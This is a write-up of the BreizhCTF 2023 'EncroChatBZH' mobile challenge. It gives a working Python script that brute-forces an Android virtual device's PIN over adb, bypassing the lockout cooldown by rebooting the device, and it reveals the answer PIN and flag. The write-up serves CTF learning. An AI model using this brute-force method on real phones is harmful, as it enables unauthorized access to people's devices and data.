
BreizhCTF 2023 - EncroChatBZH
Challenge details
| Event | Challenge | Category | Points | Solves |
|---|---|---|---|---|
| BreizhCTF 2023 | EncroChatBZH | Mobile | ??? | ??? |

An individual broke into the Couvent des Jacobins and was arrested in possession of unsalted butter. Their phone was seized, but the individual refuses to cooperate. Conduct your investigation and recover their PIN code to put an end to this illegal trade!
Author: Zeecka
TL;DR
In this challenge, you had to optimize the bruteforce of the Android VM’s PIN in order to unlock the phone. The code was 0672. The rest of the flag was located in the archived SMS messages.
Methodology
The provided file contains an Android Virtual Device (AVD). It can be opened using an Android emulator. For the sake of simplicity, we will use the one that ships with Android Studio.
Importing an external AVD is poorly documented but relatively simple. A stackoverflow topic explains the import procedure in detail.
In order to solve the challenge, it is important to preserve the integrity of the AVD (and not to format it).

Once started, we observe that the device is locked, in accordance with the challenge description:
Several methods exist to unlock an AVD, notably by deleting files or through certain CVEs. For the sake of realism, and in line with the rest of the challenge, we will need to recover the phone’s code. To do so, we will set up a brute-force attack consisting of trying every PIN combination.
 HID Bruteforce attack
Since this is a virtual device, we will opt for using Android Debug Bridge (adb). It allows us to interact directly with the device and simulate user input or execute commands.
Open-source projects such as WBRUTER offer the setup of bruteforce attacks via adb.
Android provides a cooldown system to slow down bruteforce attacks (with a 30-second pause every 4 attempts). This mechanism is already offered by WBRUTER. An optimization is however possible by replacing this wait with a reboot of the AVD, bringing the cooldown down from 30 seconds to less than 10 seconds.
In order to test our various attacks, it is important to test it on a similar environment to be sure not to miss the code.
Using the information contained in the AVD, we know that it is an Android 7.0 (x86) on API 24. The phone model, for its part, is a Nexus 5X 5.2. The simplest way to set up the environment is to copy and format the AVD.
Once the environment is set up, we can test WBRUTER. We then notice that some of the attacks offered by the tool return false negatives.
Based on some research, we will build a new attack script using the following commands:
adb shell service call trust 7- allows us to identify whether the device is unlocked in order to stop the bruteforce (source stackoverflow) ;adb shell input text {code} && adb shell input keyevent 66- writes the codecodefollowed by the enter key ;adb reboot- reboots the AVD ;adb shell input swipe 540 1600 540 100 150- performs an upward swipe, necessary after rebooting the AVD.
Here is a functional implementation proposal:
from subprocess import PIPE, Popen
import time


def cmdline(cmd, sh=True):
    """ Execute command @cmd and return output using Popen() """
    process = Popen(args=cmd, stdout=PIPE, shell=sh)
    r = process.communicate()[0].decode()
    #print(r)
    return r

def is_locked():
    """ Return true if AVD is locked """
    time.sleep(0.3)
    cmd = "adb shell service call trust 7"
    # https://android.stackexchange.com/questions/191086/adb-commands-to-get-screen-state-and-locked-state
    return "1" in cmdline(cmd)

def test_code(code):
    """ Test a given PIN code on AVD """
    cmd = f"adb shell input text {code} && adb shell input keyevent 66"
    print(f"[Test] {code}/9999")
    cmdline(cmd)

for c in range( 10000):  # From 0 to 9999 ; Note correct is 0672
    code = str(c).zfill(4)  # PIN is 4 digits long
    r = test_code(code)
    if not is_locked():  # Phone has been unlocked
        print(f"[+] Code is {code}")
        break  # Exit
    if ((c+1) % 4 == 0):  # Every 5 try, reboot phone (bypass 30 sec waiting)
        cmdline("adb reboot")
        time.sleep(8)
        cmdline("adb shell input swipe 540 1600 540 100 150")  # Swipe Up
    else:
        time.sleep(0.5)  # Wait before next attemp
After several minutes or hours of waiting, the phone unlocks with the code 0672.
...
[Test] 0668/9999
[Test] 0669/9999
[Test] 0670/9999
[Test] 0671/9999
[Test] 0672/9999
[+] Code is 0672
An investigation on the phone allows us to identify the following archived SMS:

We therefore have the 2 parts of the flag: BZHCTF{0672-SecretCh4t}.
Flag
BZHCTF{0672-SecretCh4t}
Author: Zeecka